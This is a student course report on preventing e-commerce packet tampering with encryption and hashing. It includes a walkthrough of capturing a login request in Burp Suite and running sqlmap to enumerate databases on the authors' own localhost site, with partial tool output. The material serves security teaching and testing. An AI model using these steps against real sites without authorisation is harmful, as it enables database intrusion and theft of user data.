CSE3502

INFORMATION SECURITY MANAGEMENT

(WINTER SEMESTER 2022 – 2023)

(SLOT: F1)

Third Review Document

PACKET TAMPERING AND PREVENTION USING BURPSUITE AND PENETRATION TESTING USING SQLMAP FOR E-COMMERCE WEB APPLICATIONS

Under the guidance of

Prof. Dr. Sendhil Kumar KS

Associate Professor Grade 2

+91 98400 68152

sendhilkumar.ks@vit.ac.in

Submitted by

Aravinth M - 20BCI0192

Vignesh V - 20BCE2419

B. Tech.

in

Computer Science and Engineering

School of Computer Science & Engineering (SCOPE)

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

ABSTRACT

Packet tampering and penetration testing are crucial components of the security measures that need to be taken by any website or application. In this research, we will focus on the eCommerce web application and explore the techniques of packet tampering and penetration testing using two popular tools, SQLmap and Burpsuite.

Packet tampering is a technique used by attackers to manipulate the data packets that are transmitted between the client and the server. This is done to gain unauthorized access to sensitive information, steal user credentials, or inject malicious code. SQLmap is a tool used for SQL injection attacks, which is a common method of packet tampering. By exploiting vulnerabilities in the web application, attackers can inject malicious SQL statements that can extract sensitive data from the database. This research will demonstrate how to use SQLmap to detect and exploit such vulnerabilities.

The e-Commerce web application is chosen as the target for this research due to the sensitive nature of the data that it handles. eCommerce websites typically store sensitive user data, such as credit card details, and therefore, require a higher level of security. The research will simulate different types of attacks on the web application using SQLmap and Burpsuite to identify vulnerabilities in the system.

Overall, this research will provide insights into the techniques of packet tampering and penetration testing using SQLmap and Burpsuite for an eCommerce web application. It will demonstrate how these tools can be used to identify and exploit vulnerabilities in the system, and how web developers can implement measures to prevent such attacks.

Packet Tampering is of a huge worry to many of the E commerce websites since it is feasible to intercept packets between the server and the client and change the values(products) like price, etc. This can be done by packet intercepting tools like Burp Suite. Our aim in this project is to show how this weakness can be prevented utilising hashing and encryption, so that even if an attacker intercepts the package he would not be able to change the values as they are encrypted and hashed.

1. INTRODUCTION

E-commerce has revolutionized the way people shop, and it has become an integral part of modern society. However, with the benefits of e-commerce, there also come risks. One of the biggest risks is the vulnerability of online transactions to packet tampering, where attackers intercept and manipulate the data packets transmitted between the client and the server. This can lead to unauthorized access to sensitive information, loss of funds, and damage to the reputation of the e-commerce website.

1.1. THEORETICAL BACKGROUND

Packet tampering is a significant security concern in the world of e-commerce. Attackers can manipulate the data packets transmitted over the network by exploiting vulnerabilities in the web application. The direct linkage of the payment gateway and the non-encrypted transmission of packets can make it easier for attackers to intercept and tamper with packets. To prevent this, encryption and hashing techniques can be used to secure the data packets.

Encryption involves the use of algorithms to convert data into a format that can only be read by authorized parties with a decryption key. Hashing, on the other hand, involves the use of one-way functions to generate a unique code (hash) for a piece of data. Any changes to the data will result in a different hash, making it easy to detect tampering.

1.2. MOTIVATION

The motivation behind this research is to provide a solution to the vulnerability of e-commerce websites to packet tampering. The aim is to prevent attackers from intercepting and manipulating the data packets transmitted between the client and the server by using encryption and hashing techniques. By doing so, sensitive information such as credit card details can be protected from being stolen, and the integrity of the e-commerce website can be maintained. The research will demonstrate the importance of securing data packets in e-commerce websites and provide guidance on how to implement encryption and hashing techniques to prevent packet tampering.

1.3. AIM OF THE PROPOSED WORK

The aim of this proposed work is to investigate and propose a solution to the vulnerability of e-commerce websites to packet tampering, by implementing encryption and hashing techniques for the pages directly linked to the payment gateways. The research will focus on demonstrating how these techniques can be applied to prevent unauthorized access and tampering of data packets, and thus protect the integrity of e-commerce websites.

1.4. OBJECTIVE OF THE PROPOSED WORK

The primary objective of this proposed work is to provide a practical solution to the security concerns of e-commerce websites by preventing packet tampering. To achieve this objective, the following specific objectives have been identified:

1. To analyze the current security measures implemented by e-commerce websites and identify their vulnerabilities to packet tampering.
2. To investigate the use of encryption and hashing techniques in securing data packets transmitted over the network.
3. To propose a solution that utilizes encryption and hashing techniques for the pages directly linked to the payment gateways, to prevent packet tampering.
4. To evaluate the effectiveness of the proposed solution through testing and analysis, to ensure that it can prevent unauthorized access and tampering of data packets.
5. To provide guidance on implementing the proposed solution to e-commerce website developers, to enhance the security of their websites.

Overall, the objective of this proposed work is to contribute to the development of a more secure e-commerce environment, by providing a practical solution to the vulnerability of packet tampering.

2.. LITERATURE SURVEY

The following table provides an overview of five research papers on different aspects of cybersecurity. Each paper's title, author, objectives, and proposed methodology are listed in the table, offering a quick reference for readers interested in understanding the scope and approach of these studies

2.1. SURVEY OF THE EXISTING WORK

Sl. No.	Title & Author	Objective	Proposed Methodology
1	Pentesting on web applications using ethical-hacking by De Jimenez and Rina Elizabeth Lopez	Gives knowledge of the technique Pen testing on web applications, Discusses the different phases of Pen testing.	OWASP (Open Web Application Security Project), OSSTMM (Open Source Security Testing Methodology Manual), ISSAF ((Information Systems Security Assessment Framework)

2	Detecting Data Tampering Attacks in Synchrophasor Networks using Time Hopping by Aman, Muhammad Naveed; Javed, Kashif; Sikdar, Biplab; Chua, Kee Chaing	To address the problem of detecting data tampering in synchrophasor networks	The proposed protocol uses a random time hopping sequence to detect data tampering. The PMU and phasor data concentrator (PDC) share a secret seed to generate a random time hopping sequence, while a hash value of the packets combined with a secret key is used to validate the integrity of PMU packets.
3	Vulnerability assessment of web applications-a testing approach by Vibhandik, Robert, and Arijit Kumar Bose	Provide a new testing approach for vulnerability assessment of web applications	The vulnerability assessment tests of a web application by using combination of W3AF and Nikto tools.
4	Benchmarking vulnerability scanners: An experiment on SCADA devices and scientific instruments by McMahon, E., Samtani, S., Patton	To benchmark two state-of-the-art vulnerability assessment tools, Nessus and Burp Suite, in the context of SCADA devices and scientific instruments	Specifically focus on identifying the accuracy, scalability, and vulnerability results of the scans.
5	Comparison of Two Security Protocols for Preventing Packet Dropping and Message Tampering Attacks by Woungang, I., Dhurandher, S. K., Koo, V., & Traore	Investigate the AODV-WADR-TDES routing algorithm for securing AODV-based eMANETs against wormhole attacks	The proposal consists of substituting the AES part of the scheme by the Triple Data Encryption Standard (TDES), yielding the AODV-WADR-TDES routing algorithm, with the goal to study the performance of the algorithm where mobile devices that are incompatible with AES are part of eMANET nodes.

2.2. GAPS IDENTFIED IN THE SURVEY

The five papers included in the literature survey provide insights into the different approaches for vulnerability assessment and attack prevention in various domains. However, each paper has its own limitations that need to be considered.

The second paper, "Detecting Data Tampering Attacks in Synchrophasor Networks using Time Hopping" by Aman et al., proposes a method for detecting data tampering in synchrophasor networks. However, the performance analysis suggests that this method is not suitable for real-time applications.

The third paper, "Vulnerability assessment of web applications - a testing approach" by Vibhandik et al., presents a new testing approach for vulnerability assessment of web applications using a combination of W3AF and Nikto tools. However, the paper only focuses on detecting vulnerabilities and does not discuss prevention of attacks that exploit the vulnerabilities.

The fourth paper, "Benchmarking vulnerability scanners: An experiment on SCADA devices and scientific instruments" by McMahon et al., benchmarks two state-of-the-art vulnerability assessment tools, Nessus and Burp Suite, in the context of SCADA devices and scientific instruments. However, the paper does not discuss protection from possible attacks.

Finally, the fifth paper, "Comparison of Two Security Protocols for Preventing Packet Dropping and Message Tampering Attacks" by Woungang et al., investigates a routing algorithm for securing AODV-based eMANETs against wormhole attacks. However, the paper only considers mobile devices that are incompatible with AES, limiting the generalization of the findings.

In summary, the limitations of the five papers in this literature survey highlight the need for a comprehensive approach to vulnerability assessment and attack prevention. While each paper provides valuable insights into specific domains, they do not provide a holistic approach to addressing the ever-evolving cyber threats. A more comprehensive approach that considers both detection and prevention strategies is necessary to protect against cyber-attacks.

3. OVERVIEW OF THE PROPOSED SYSTEM

The proposed system aims to safeguard e-commerce websites from packet tampering attacks using Burpsuite. The system will involve setting up a server and client in such a way that sensitive data, such as passwords and credit card details, will be encrypted using AES and then hashed using SHA. This will ensure that the data transmitted over the network remains confidential and cannot be tampered with by attackers.

The proposed system will rely on a client-server architecture, where the client will generate a hash value after entering all the sensitive details. The hash value will be calculated by concatenating the sensitive details and then applying SHA to the concatenated string. The hash value will be transferred along with the packet and each time the packet is sent to the server, the hash value will be re-calculated and validated to verify if the packet has been tampered with or not. If the hash value does not match the one generated by the client, the system will log out the user, indicating that the packet has been tampered with. If the hash value matches the one generated by the client, the system will continue to the next process.

To ensure the security of the system, the AES encryption algorithm will be used to encrypt the sensitive data before hashing. AES is a widely used encryption algorithm that provides strong security and is difficult to crack. This will help to protect the sensitive data from attackers who may try to intercept and read the packets being transmitted over the network.

The proposed system will also make use of the Burpsuite tool to detect any vulnerabilities in the system that may be exploited by attackers. Burpsuite is a powerful tool that can be used to identify vulnerabilities in web applications and can help to identify potential security weaknesses in the proposed system.

Vulnerability Scanning of our e-commerce Web Application

Vulnerabilities Vulnerability is a weakness which allows an attacker to reduce a system's information assurance. Vulnerability is the intersection of three elements: a system susceptibility or flaw, attacker access to the flaw, and attacker capability to exploit the flaw.To exploit a vulnerability, an attacker must have at least one applicable tool or technique that can connect to a system weakness

Vulnerability Scanning:

Vulnerability scanning is the process of checking hosts and proactively identifying known vulnerabilities, gaps, loopholes, and weaknesses in the systems, websites, and web applications using manual scanners or automated scanning software tools. Web Vulnerability Scanning is the first step towards effective vulnerability management and enables to understand the baseline of their security risks.

How to get vulnerability scanning right.

- Regular scanning with zero assured false positives
- Automate scanning for accuracy and agility
- Comprehensive scanning of all associated systems

- Risk evaluation
- Vulnerability scanning should be part of a robust security solution

SQL Injection:

It is an attacking technique to attack data driven applications. The attacker takes the advantage of poorly filtered or not correctly escaped characters embedded in SQL statements into parsing variable data from user input. It is a major attack because the data stored in the data base might be highly confidential, if the website is not filtered out for these attacks then it might be leading a high potential loss. Through this attack an attacker can obtain unauthorized access to the database. SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this
data, causing persistent changes to the application's content or behaviour. An attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.
A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.





	Table	Action	Rows	Type	Collation	Size	Overhead
☐	items	Browse Structure Search Insert Empty Drop	3	InnoDB	utf8mb4_general_ci	256.0 KiB	-
☐	registration	Browse Structure Search Insert Empty Drop	1	InnoDB	utf8mb4_general_ci	16.0 KiB	-
	2 tables	Sum	4	InnoDB	utf8mb4_general_ci	272.0 KiB	0 B

Penetration testing with SQLMap


STEP1: Using Burp suite intercept the post request for login:



Request to http://localhost:8080 [127.0.0.1]

```
POST /isaa_injection_protected%20website/login.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/isaa_injection_protected%20website/login.php
Cookie: PHPSESSID=d8rolufqt3lor5i7hlnr78h42e
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email=test%40gmail.com&pswd=1234
```

STEP2: Copy the URL and the cookie information obtained and temporarily store it in to a text file.



File Name: reuest.txt

Files of Type: All Files

☑ Base64-encode requests and responses

What does the request.txt file contain?

The request.txt file contains the information of the packet which we intercepter using burpsuite when a user tried to login. This contains the cookie and the PHP session id which is used by sqlmap to run a penetration test over the corresponding Web Application.


STEP3: Open SQL map and run the following code:

sqlmap.py -r D:\request.txt –dbs


This performs Penetration Testing over the web application and searches for possible injection points and suggests parameters which are injectable and sample values will also be shown.

The “ –dbs ” command retrieves the whole information about the backend which is being used and it displays all the database which are present in the backend , this can be used to further retrieve information about the databases in specific


The screenshots of the penetration testing is shown below:




```
C:\sqlmap>python2 sqlmap.py -r D:\request.txt --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.11.10#dev}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:44:24 /2021-11-30/

[20:44:24] [INFO] parsing HTTP request from 'D:\request.txt'
[20:44:33] [INFO] testing connection to the target URL
[20:44:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:44:34] [INFO] testing if the target URL content is stable
[20:44:34] [INFO] target URL content is stable
[20:44:34] [INFO] testing if POST parameter 'email' is dynamic
[20:44:34] [WARNING] POST parameter 'email' does not appear to be dynamic
[20:44:34] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
